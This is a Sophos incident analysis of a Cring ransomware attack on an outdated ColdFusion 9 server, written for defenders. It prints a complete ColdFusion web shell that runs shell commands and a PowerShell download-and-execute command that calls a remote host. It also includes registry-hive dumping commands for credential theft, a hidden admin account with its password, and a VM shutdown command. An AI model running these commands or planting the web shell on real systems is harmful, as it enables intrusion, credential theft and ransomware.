

Cring ransomware group exploits ancient ColdFusion server

news.sophos.com/en-us/2021/09/21/cring-ransomware-group-exploits-ancient-coldfusion-server/

Andrew Brandt

September 21, 2021



In an attack recently investigated by Sophos, an unknown threat actor exploited an ancient-in-internet-years vulnerability in an 11-year-old installation of Adobe ColdFusion 9 to take control of the ColdFusion server remotely, then to execute ransomware known as Cring on the server, and against other machines on the target's network.


While several other machines were “bricked” by the ransomware, the server hosting ColdFusion was partially recoverable, and Sophos was able to pull evidence in the form of logs and files from the machine.

The server running ColdFusion was running the Windows Server 2008 operating system, which Microsoft end-of-lifed in January, 2020. Adobe declared end-of-life for ColdFusion 9 in 2016. As a result, neither the operating system nor the ColdFusion software could be patched. The incident serves as a stark reminder that IT administrators cannot leave out-of-date critical business systems facing the public internet.

Despite the age of the software and the server, the attacker used fairly sophisticated techniques to conceal their files, inject code into memory, and cover their tracks by deleting logs and other artifacts that could be used in an investigation.

Rapid break-in

```
POST /flex2gateway - 443 - 172.x.x.x python-requests/2.26.0 200 0 0 430
POST /flex2gateway/amf - 443 - 172.x.x.x python-requests/2.26.0 200 0 0 1056
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
POST /flex2gateway/amf - 443 - 172.x.x.x python-requests/2.26.0 200 0 0 1079
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
POST /flex2gateway/amf - 443 - 172.x.x.x python-requests/2.26.0 200 0 0 901
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
GET /images/cfa.css - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+A
POST /flex2gateway/amf - 443 - 172.x.x.x python-requests/2.26.0 200 0 0 810
POST /upload.cfm - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+Appl
POST /upload.cfm - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+Appl
GET /admin.cfm - 443 - 172.x.x.x Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleW
```



That file may have been this web shell code, designed to pass parameters directly to the Windows command shell, which was recovered from the server inside of a Cascading Stylesheet (CSS) file.

```

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
</head>
<body>
<cfif isDefined("Cookie._gids")>
<cfcookie name="_gids" value="12">
<cfif isDefined("Form.fup") && isDefined("Form.rd")>
<cffile action="upload" fileField="fup" destination="#Form.rd#">
<p>ok.</p>
</cfif>
<form enctype="multipart/form-data" method="post">
<input type="text" name="rd"/>
<input type="file" name="fup"/>
<input type="submit" value="Upload File"/>
</form>
<cfif IsDefined("Form.ac")>
<cfoutput>#ac#</cfoutput>
<cfexecute name="C:\windows\System32\cmd.exe"
arguments="/c #ac#"
outputfile="#GetTempDirectory()#msc.log"
timeout="1">
</cfexecute>
</cfif>
<form action="" method="post">
<input type="text" size=45 name="ac" >
<input type="Submit" value="run">
</form>
<cfif FileExists("#GetTempDirectory()#msc.log") is "Yes">
<cffile action="Read" file="#GetTempDirectory()#msc.log" variable="readText">
<textarea readonly cols=80 rows=20>
<CFOUTPUT>#readText#</CFOUTPUT>
</textarea>
<cffile action="Delete" file="#GetTempDirectory()#msc.log">
</cfif>
</cfif>
</body>
</html>

```



The attacker wrote out the web shell, encoded in base64, from c:\windows\temp\csa.log to E:\cf9_final\cfusion\wwwroot\CFIDE\cfa.css.

process_branch	cmd_line
◀◀◀◀ smss.exe	\SystemRoot\System32\smss.exe 00000000 00000078
◀◀◀◀ wininit.exe	wininit.exe
◀◀◀ services.exe	C:\Windows\system32\services.exe
◀◀ jrunsvc.exe	"C:\ColdFusion9\runtime\bin\jrunsvc.exe"
◀ jrun.exe	jrun.exe -nohup -ntservice "ColdFusion 9 Application Server-StartEvent" -startByNTService "coldfusion"
cmd.exe	cmd /c echo [REDACTED] > c:\windows\temp\csa.log

They then attempted to use the web shell to load a Cobalt Strike beacon executable onto the server.

◀◀◀ services.exe	C:\Windows\system32\services.exe
◀◀ jrunsvc.exe	"C:\ColdFusion9\runtime\bin\jrunsvc.exe"
◀ jrun.exe	jrun.exe -nohup -ntservice "ColdFusion 9 Application Server-StartEvent" -startByNTService "coldfusion"
cmd.exe	C:\windows\System32\cmd.exe /c wmic process call create "powershell IEX ((new-object net.webclient).downloadstring('http://[REDACTED]01.css'))"

Using the beacon, they afterward overwrote the file that contained the web shell, deliberately writing garbled data over the files to hinder any future investigation.

Wait a while, then come back

Roughly 62 hours later, just before midnight on a Saturday night/Sunday morning, the attackers returned.

Using the beacon to upload files and execute commands on the now-compromised server, the attackers dropped several files into C:\ProgramData\{58AB9DC8-D2E9-170E-542F-894CCE6D0282}\ and then created a Scheduled Task that used the Windows Script Host wscript.exe to execute the file while passing it a hexadecimal-encoded set of parameters:

```

29     <Repetition>
30     <Interval>PT1H</Interval>
31     <Duration>P1D</Duration>
32     </Repetition>
33     <ScheduleByDay>
34     <DaysInterval>1</DaysInterval>
35     </ScheduleByDay>
36     </CalendarTrigger>
37     </Triggers>
38     <Actions Context="Author">
39     <Exec>
40     <Command>C:\Windows\system32\wscript.exe</Command>
41     <Arguments>"C:\ProgramData\{58AB9DC8-D2E9-170E-542F-894CCE6D0282}\dine.txt" "68747470733a2f2f7761676e672e6366f6d" "
42 433a5c50726f6772616d446174615c7b35384142394443382d443245392d313730452d353432462d3839344343453644303238327d5c6d6f726f7261
43 " "433a5c50726f6772616d446174615c7b35384142394443382d443245392d313730452d353432462d3839344343453644303238327d5c6d6164656
44 46573" "//B" //E:jscript" "--IsErik"</Arguments>
45     </Exec>
46     </Actions>
47 </Task>

```

The parameters, decoded into plain text, look like this:


```
C:\Windows\system32\wscript.exe
"C:\ProgramData\{58AB9DC8-D2E9-170E-542F-894CCE6D0282}\dine.txt"
"https://wagng.com"
"C:\ProgramData\{58AB9DC8-D2E9-170E-542F-894CCE6D0282}\morora"
"C:\ProgramData\{58AB9DC8-D2E9-170E-542F-894CCE6D0282}\madedes"
"//B" "//E:jscript" "--IsErIk"
```

SOPHOSLABS

The **-IsErIk** function takes the command and captures an additional script, decrypts it, and then runs the newly-downloaded script in memory. The simplicity of the persistent loader, and the persistence mechanism itself (running as a scheduled task) points to a sophisticated level of operational security.

A few hours later, they placed a second web shell in the ColdFusion /CFIDE/ directory named cfiut.cfm, which they then used to export a number of Registry hives, which they wrote out to files with a .png extension, and placed into a publicly-accessible location in the ColdFusion web server path.

```
C:\windows\System32\cmd.exe /c reg.exe save hklm\sam c:\inetpub\wwwroot\CFIDE\iis1.png
C:\windows\System32\cmd.exe /c reg.exe save hklm\security c:\inetpub\wwwroot\CFIDE\iis2.png
C:\windows\System32\cmd.exe /c reg.exe save hklm\system c:\inetpub\wwwroot\CFIDE\iis3.png
```

The hives they exported – HKLM\SAM, HKLM\Security, and HKLM\System can be used to harvest credentials at the attacker's leisure. The attacker could then browse to the file location and download the not-.PNG files, which they immediately did, then deleted using the web shell.

Roughly five hours later, the attackers returned, and used WMIC to invoke PowerShell to download a file named 01.css and 02.css from an IP address that geolocates to Belarus. The attackers also created a user account named agent\$ with a password of P@ssw0rd, and gave it admin permissions.


After another four-hour break, the attackers began executing commands that profiled the system, gave themselves Domain Admin privileges, and then executing remote commands on other servers using those Domain Admin credentials, including dropping the Cobalt Strike beacon onto other machines.

Once these behaviors began to get blocked by our security technologies, the attackers targeted our products. While the attempt to load the beacon was stopped by Sophos, the attacker then turned their attention to using the web shell to execute commands that disabled both the Sophos endpoint protection (the Tamper Protection setting was not enabled on this machine) and Windows Defender.

After disabling the Sophos protection, the attackers determined that the server was hosting a hypervisor, and discovered several VM disk files on the machine. They executed a command to halt and shut down the VMs.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Get-VM | % {Stop-VM $_ - TurnOff}
```

Finally, at about 79 hours after the initial breach of the ColdFusion server, the attacker delivered a ransomware executable named **msp.exe** ran, encrypting the system and the folders containing the virtual machine disk images. The attackers deleted the Volume Shadow Copies, cleared the Event Logs afterward, re-enabled the Sophos security products they had previously disabled.



The ransom note appears on the Windows login screen, as a “message of the day” rather than just as a text file on the desktop.

Detection and guidance

Sophos endpoint products will detect the ransomware executable (unique to this target) as **Troj/Ransom-GKG**, the Cobalt Strike beacons as **AMSI/Cobalt-A**, the web shell as **Troj/BckDr-RXU**, and the PowerShell commands used to load the beacons will be detected as **Troj/PS-IM**. Behavioral detections such as **Exec_27a** (Mitre ATT&CK T1059.001) and **Dynamic Shellcode Protection** (HeapHeapProtect) intercept the majority of the malicious activities. As many of the components of the attack were fileless or specific to this particular victim, SophosLabs will not be publishing additional IOCs relating to this incident.

Acknowledgments

SophosLabs wishes to acknowledge the work of Senior Rapid Response analyst Vikas Singh, and of Labs analysts Shefali Gupta, Krisztián Diriczi, and Chaitanya Ghorpade for their help with analysis of the attack components.